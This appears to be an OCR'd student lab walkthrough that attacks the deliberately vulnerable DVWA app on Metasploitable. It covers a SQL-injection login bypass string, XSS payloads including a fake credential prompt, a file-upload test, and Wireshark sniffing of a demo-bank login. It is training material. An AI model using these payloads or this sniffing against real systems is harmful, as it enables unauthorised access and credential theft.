

Damn Vulnerable Web App
192.168.56.101/dvwa/vulnerabilities/sqli/
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Vulnerability: SQL Injection
User ID:
1"or"1="1
Submit
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

b) Perform Cross-site scripting on DVWA

Step 1: Launch the kali linux and metasploitable operating systems on the virtual machine. Find the metasploitable machine's IP address, then enter it in Firefox.




Step 2: Access the DVWA link and enter admin as the username and password.





Step 3: Go to the DWDA security page and switch the security level from high to low.

Step 4: Then, go to xss reflected and add the script alert("hacked") in the user name area before clicking the submit button. You will receive a prompt with an alert message inside of it.




Step 5: Next, open the option xss stored and insert any text in the name box. Then, enter the following code in the message field: prompt("enter credentials"). There will be a prompt requesting you to enter the information.





c) Perform File upload DVWA

Step 1: Launch the kali linux and metasploitable operating systems on the virtual machine. Find the metasploitable machine's IP address, then enter it in Firefox.




```
 _                  _                  _ _        _     _       ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|
```

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV

Step 2: Access the DVWA link and enter admin as the username and password.


Username

Password

Login

Step 3: Go to the DWDA security page and switch the security level from high to low.


Step 4: Next, choose Upload from the menu. You'll notice that the file to upload is properly indicated. Choose the.txt file and upload it because if the image accepts any other type, the website is vulnerable. You will then see a notification stating that the upload was successful when the file has been processed. Paste the path you copied from the root into the browser to access the database's index page, which shouldn't be accessible.




2. Perform Sniffing


a) Perform Sniffing using Wireshark in kali linux

Step 1: Start Kali Linux, log in as root, enter root, and then type the wireshark command.




Step 2: Double-click the eth0 option.





Step 3: Open Firefox and type testfire.net into the address bar. Use admin as the username and admin as the password to log in to that page.


Altoro Mutual
testfire.net
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
AltoroMutual
Sign In | Contact Us | Feedback | Search Go
DEMO SITE ONLY
ONLINE BANKING LOGIN
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL
PERSONAL
Deposit Product
Checking
Loan Products
Cards
Investments & Insurance
Other Services
SMALL BUSINESS
Deposit Products
Lending Services
Cards
Insurance
Retirement
Other Services
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




Step 4: Then, type http into the newly opened wireshark window. When you choose the fourth option, which is HTML form URL encoded and is situated in the bottom left-hand corner of the window, the login and password are shown.

